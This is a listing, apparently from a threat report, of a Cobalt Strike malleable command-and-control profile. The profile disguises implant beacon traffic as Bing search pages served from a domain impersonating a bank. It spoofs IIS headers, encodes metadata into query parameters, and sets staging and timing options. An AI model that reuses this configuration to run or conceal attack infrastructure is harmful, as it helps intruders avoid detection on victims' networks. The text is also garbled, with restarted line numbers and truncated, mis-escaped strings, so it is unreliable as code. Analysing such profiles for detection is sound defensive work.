Cobalt Strike malleable C2 profile

Listing 6: Cobalt Strike malleable C2 profile.

```
1 https-certificate {
2   set keystore "a-banking.com.store";
3   set password "REDACTED";
4 }
5   set sleeptime "2100";
6   set jitter "10";
7   set maxdns "242";
8   set useragent "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0)";
9   set dns_idle "8.8.4.4";
10  http-get {
11    set uri "/search/";
12    client {
13      header "Host" "www.a-banking.com";
14      header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
15      header "Cookie" "DUP=Q=sSVBQtOPvz67FQGHOSGQVE&Q=821357393&A=6&CV";
16      metadata {
17        base64url;
18        parameter "q";
19      }
20      parameter "go" "Search";
21      parameter "qs" "bs";
22      parameter "form" "QBRE";
23    }
24    server {
25      header "Cache-Control" "private, max-age=0";
26      header "Content-Type" "text/html; charset=utf-8";
27      header "Vary" "Accept-Encoding";
28      header "Server" "Microsoft-IIS/8.5";
29      header "Connection" "close";
30      output {
31        netbios;
32        prepend "<!DOCTYPE html><html lang=en xml:lang=en"
33          ↪ xmlns="http://www.w3.org/1999/xhtml" xmlns:Web="http://schemas.
34          ↪ live.com/Web"
35          ↪ /\><script type="text/javascript">/*! [CDATA[si_ST=new
36          ↪ Date;///]]></script><head><!--pc--><title>Bing</title><meta content="text/html; charset=utf-8"
37          ↪ http-equiv="content-type" /><link
38          ↪ href="/search?format=rss&q=canary&go=Search&qs=bs&form=QBRE" rel="alternate"
39          ↪ title="XML" type="text/xml" /><link
40          ↪ href="/search?format=rss&q=canary&go=Search&qs=bs&form=QBRE" rel="alternate"
41          ↪ title="RSS" type="application/rss+xml" /><link href="/sa/simg/bing_pr_teal_min.ico"
42          ↪ rel="shortcut icon" /><script type="text/javascript">/*! [CDATA[
43          ↪ append "G={ST:(si_ST?si_ST:new
44          ↪   ↪ Date),Mkt:"en-US",RTL:false,Ver:"53",IG:"RcAjyXgJIZSo1gxEx21Lx5FGE36hjuXg",EventID:"fhqcX9i
45          ↪   ↪ }; _G.lsUrl="/fd/ls/l?IG="+_G.IG ;curUrl="http://www.
46          ↪   ↪ bing.com/search";function si_T(a){ if(document.images){_G.GPIImg=new
47          ↪   ↪ Image;_G.GPIImg.src=_G.gpUrl+"\IG="+_G.IG+"&"+a;}return true;};///]]></script><style
48          ↪   ↪ type="text/css">.sw_ddbk:after,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poiA:after,.sw_play:after,.sw_play
49          ↪   ↪ after,.sw_st2:after,.sw_plus:
50          ↪   ↪ after,.sw_tpcg:after,.sw_tpcw:after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.sb_pagP:after,.sw_up:after,.sw_
51          ↪   ↪ after,.sw_calc:after,.sw_fbi:after;";
52          ↪   ↪ print;
53        }
54      }
55    }
56  }
57  http-post {
```

```

44     set uri "/Search/";
45     set verb "GET";
46     client {
47         header "Host" "www.a-banking.com";
48         header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
49         header "Cookie" "DUP=Q=H87cos1opc7Klawe6Lc8jR9&K=733873714&A=5&LE";
50         output {
51             base64url;
52             parameter "q";
53         }
54         parameter "go" "Search";
55         parameter "qs" "bs";
56         id {
57             base64url;
58             parameter "form";
59         }
60     }
61     server {
62         header "Cache-Control" "private, max-age=0";
63         header "Content-Type" "text/html; charset=utf-8";
64         header "Vary" "Accept-Encoding";
65         header "Server" "Microsoft-IIS/8.5";
66         header "Connection" "close";
67         output {
68             netbios;
69             prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en\" xmlns=\"
70                 http://www.w3.org/1999/xhtml\" xmlns:
71                 Web=\"
72                 http://schemas.live.com/Web/\">
73                 <script type=\"text/javascript\"><![CDATA[si_ST=new
↵ Date;///]></script><head><!--pc--><title>
74                 Bing</title><meta content=\"text/html; charset=utf-8\" http-equiv=\"content-type\"
↵ /><link href=\"/search?format=rss&q=canary&
75                 go=Search&q=bs&form=QBRE\" rel=\"alternate\" title=\"XML\"
↵ type=\"text/xml\" /><link href=\"/search?format=rss&q=canary&
76                 go=Search&q=bs&form=QBRE\" rel=\"alternate\" title=\"RSS\"
↵ type=\"application/rss+xml\" /><link href=\"/sa/simg/bing_p_rr_teal_min.ico\"
77                 rel=\"shortcut icon\" /><script type=\"text/javascript\"><![CDATA[\";
78                 append \"G={ST:(si_ST?si_ST:new
↵ Date),Mkt:\"en-US\",RTL:false,Ver:\"53\",IG:\"Ekf15rVExpRhlduPXXHkQDisEd1YRD1A\",
↵ EventID:\"YXSxDqQzK1KnqZVSVLLiQVqtwtRGMVE9\",MN:\"SERP\",V:\"web\",P:\"SERP\",DA:\"C04\",SUIH:\"OB
79                 ,gpUrl:\"/fd/ls/GLinkPing.aspx?\" }; _G.lsUrl=\"
80                 /fd/ls/l?IG=\"+_G.IG ;curUrl=\"http://www.bing.com/search\";function si_T(a){
↵ if(document.images){_G.GPImg=new Image;_G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}return
↵ true;};///]></script><style
↵ type=\"text/css\">.sw_ddbk:after,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poi:after,.sw_play:after,.sw_play
81                 print;
82             }
83         }
84     }
85     http-stager {
86         server {
87             header "Cache-Control" "private, max-age=0";
88             header "Content-Type" "text/html; charset=utf-8";
89             header "Vary" "Accept-Encoding";
90             header "Server" "Microsoft-IIS/8.5";
91             header "Connection" "close";
92         }
93     }

```

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